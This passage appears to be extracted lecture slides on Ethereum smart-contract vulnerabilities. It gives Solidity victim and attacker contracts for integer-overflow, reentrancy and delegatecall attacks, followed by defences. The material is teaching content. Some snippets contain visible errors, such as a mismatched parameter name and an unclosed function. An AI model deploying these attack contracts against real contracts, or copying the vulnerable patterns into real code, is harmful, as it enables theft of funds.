
- Blockchain level
 - *transaction order dependence*
 - ✓ concurrent execution using shared resource with improper synchronization
 - ✓ Attack on Bancor
 - I. Bogatyy. *Implementing Ethereum Trading Front-Runs on the Bancor Exchange in Python*. 2017. See <https://hackernoon.com/front-running-bancor-in-150-lines-of-python-with-ethereum-api-d5e2bfd0d798>
 - *generating randomness*
 - ✓ use of insufficiently random values
 - ✓ PRNG contract
 - A. Reutov. *Predicting Random Numbers in Ethereum Smart Contracts*. 2018. See <https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620>
 - *timestamp dependence*
 - ✓ inclusion of functionality from untrusted control sphere
 - ✓ GovernMental attack
 - T. Bahrynovska. *History of Ethereum Security Vulnerabilities, Hacks, and Their Fixes*. 2022. See <https://applicature.com/blog/blockchain-technology/history-of-ethereum-security-vulnerabilities-hacks-and-their-fixes>

Underflow/Overflow

- Overflow



- Underflow



Underflow/Overflow (2)

```
contract TimeLock{
    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() external payable{
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = block.timestamp + 1 weeks;
    }

    function increaseLockTime(uint secondsToIncrease) public{
        lockTime[msg.sender] += _secondsToIncrease;
    }

    function withdraw() public{
        require(balances[msg.sender] > 0, "Insufficient funds");
        require(block.timestamp > lockTime[msg.sender], "Locktime not expired");

        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
    }
}
```

Could I instrument lockTime to overflow?

Underflow/Overflow (3)

- Which value should we use to overflow `locktime`?
- If $t = \text{current lock time}$, then we need to find x such that
 - $x + t = 2^{256} = 0$
 - $x = -t$
 - $2^{256} = \text{type}(\text{uint}).\text{max} + 1$
 - $x = \text{type}(\text{uint}.\text{max}) + 1 - t$

Underflow/Overflow (4)

- Code for the attack

```
contract Attack{
    TimeLock timeLock;

    constructor(TimeLock _timeLock){
        timeLock = TimeLock(_timeLock);
    }

    fallback() external payable{

    function attack() public payable{
        timeLock.deposit{value: msg.value}();

        timeLock.increaseLockTime(
            type(uint).max + 1 - timeLock.lockTime(address(this))
        );
        timeLock.withdraw();
    }
}
```

Underflow/Overflow (5)


- How to protect?
 - use Solidity compiler ≥ 0.8
- Compiler uses symbolic execution to detect underflow/overflow
 - error generated in case

Reentrancy

- Vulnerability occurs when
 - a contract interacts with an external contract
 - before modifying its own local state variables
- Can sometimes be taken advantage of
 - by placing a malicious `fallback()` function in the receiving contract
- `fallback()` function
 - catch-all function
 - used when no other function matches the function signature in the call
 - or when the contract received plain Ether without any data
 - must be `external` and `payable`
- Known as **reentrancy attack**
 - F. Richter Vidal, N. Ivaki, N. Laranjeiro. *OpenSCV: An Open Hierarchical Taxonomy for Smart Contract Vulnerabilities*. arXiv cs.CR 2303.14253. March 2023.

Reentrancy (2)

- Attack illustration



Reentrancy (3)

- Victim contract

```
contract HackMe{  
  mapping(address => uint) public balances;
```

```
  function deposit() public payable{  
    balances[msg.sender] += msg.value;  
  }
```

Steps 3 & 5 of Slide 108

Make sure balance is > 0

```
  function withdraw() public{  
    uint bal = balances[msg.sender];
```

```
    require(bal > 0);
```

```
    (bool sent, ) = msg.sender.call{value: bal}("");
```

```
    require(sent, "Failed to send Ether");
```

```
    balances[msg.sender] = 0;
```

```
  }
```

Send ETH to the
person calling
withdraw()

Set sender's
balance to 0

```
  function getBalance() public view returns (uint){  
    return address(this).balance;  
  }
```

```
}
```

Reentrancy (4)

- Attacker contract

```
contract Attack{
  HackMe public etherStore;

  constructor(address _etherStoreAddress){
    etherStore = HackMe(_etherStoreAddress);
  }

  fallback() external payable{
    if(address(etherStore).balance >= 1 ether){
      etherStore.withdraw();
    }
  }

  function attack() external payable{
    require(msg.value >= 1 ether);
    etherStore.deposit{value: 1 ether}();
    etherStore.withdraw();
  }

  function getBalance() public view returns (uint){
    return address(this).balance;
  }
}
```

Recall the vulnerable function
if enough ETH

Steps 1 & 2 of Slide 108

Reentrancy (5)

- How to prevent such an attack? (non exhaustive)
 - reentrancy guards/mutex
 - ✓ prevent a function from being called again before its first invocation is completed
 - symbolic execution

Reentrancy (6)

- Reentrancy guard

```
contract HackMe{
  mapping(address => uint) public balances;
  bool private _entered;
```

```
  modifier noReentrant{
    require(!_entered, "re-entrant call");
    _entered = true;
    _;
    _entered = false;
  }
```

prevents further recursive calls
function executed
function can be executed again

```
  function withdraw() public noReentrant{
    uint bal = balances[msg.sender];

    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");


    require(sent, "Failed to send Ether");
    balances[msg.sender] = 0;
  }
}
```


Unsafe Delegate Call

- `delegatecall()`
 - low level function
 - allows a contract to delegate its call to another contract
 - ✓ borrowing so the functionality of another contract
 - while preserving its own storage and context
- When a contract makes a `delegatecall()`
 - the code at the target address is executed in the context of the calling contract
 - storage, state variables, and function of the calling are accessible to the callee.

Unsafe Delegate Call (2)

- How `delegatecall()` works?



Unsafe Delegate Call (3)

- Attack illustration (victim contracts)

```
contract Lib{  
    uint public someNumber;  
  
    function doSomething(uint _num) public{  
        someNumber = _num;  
    }  
}
```

```
contract HackMe{  
    address public lib;  
    address public owner;  
    uint public someNumber;  
  
    constructor(address _lib){  
        lib = _lib;  
        owner = msg.sender;  
    }  
  
    function doSomething(uint _num) public{  
        lib.delegatecall(abi.encodeWithSignature("coucou", _num));  
    }  
}
```

Unsafe Delegate Call (4)

- Attack illustration (evil contract)

```
contract Attack{
  address public lib;
  address public owner;
  uint public someNumber;

  HackMe public hackMe;

  constructor(HackMe _hackMe){
    hackMe = HackMe(_hackMe);
  }

  function attack() public{
    hackMe.doSomething(uint(uint160(address(this))));

    hackMe.doSomething(1);
  }

  function doSomething(uint _num) public{
    owner = msg.sender;
  }
}
```

Unsafe Delegate Call (5)

Victim Contracts

Lib

HackMe

Evil Contract

Attack

2.d doSomething()

2.c delegatedcall()

2.e lib modified

2.g delegatedcall()

2.h doSomething()

2.i owner modified

2.b doSomething()

2.f doSomething()

1. constructor

2. attack()

2.a address to uint160

Unsafe Delegate Call (6)

- How to prevent such an attack? (non exhaustive)
 - understand what you are coding
 - conduct thorough audits and testing before deployment
 - conduct continuous monitoring and updating post deployment to fix vulnerabilities if found
 - consider *proxy contracts* for containing little logic and forwarding function calls via `delegatecall()` to another (implementation) contract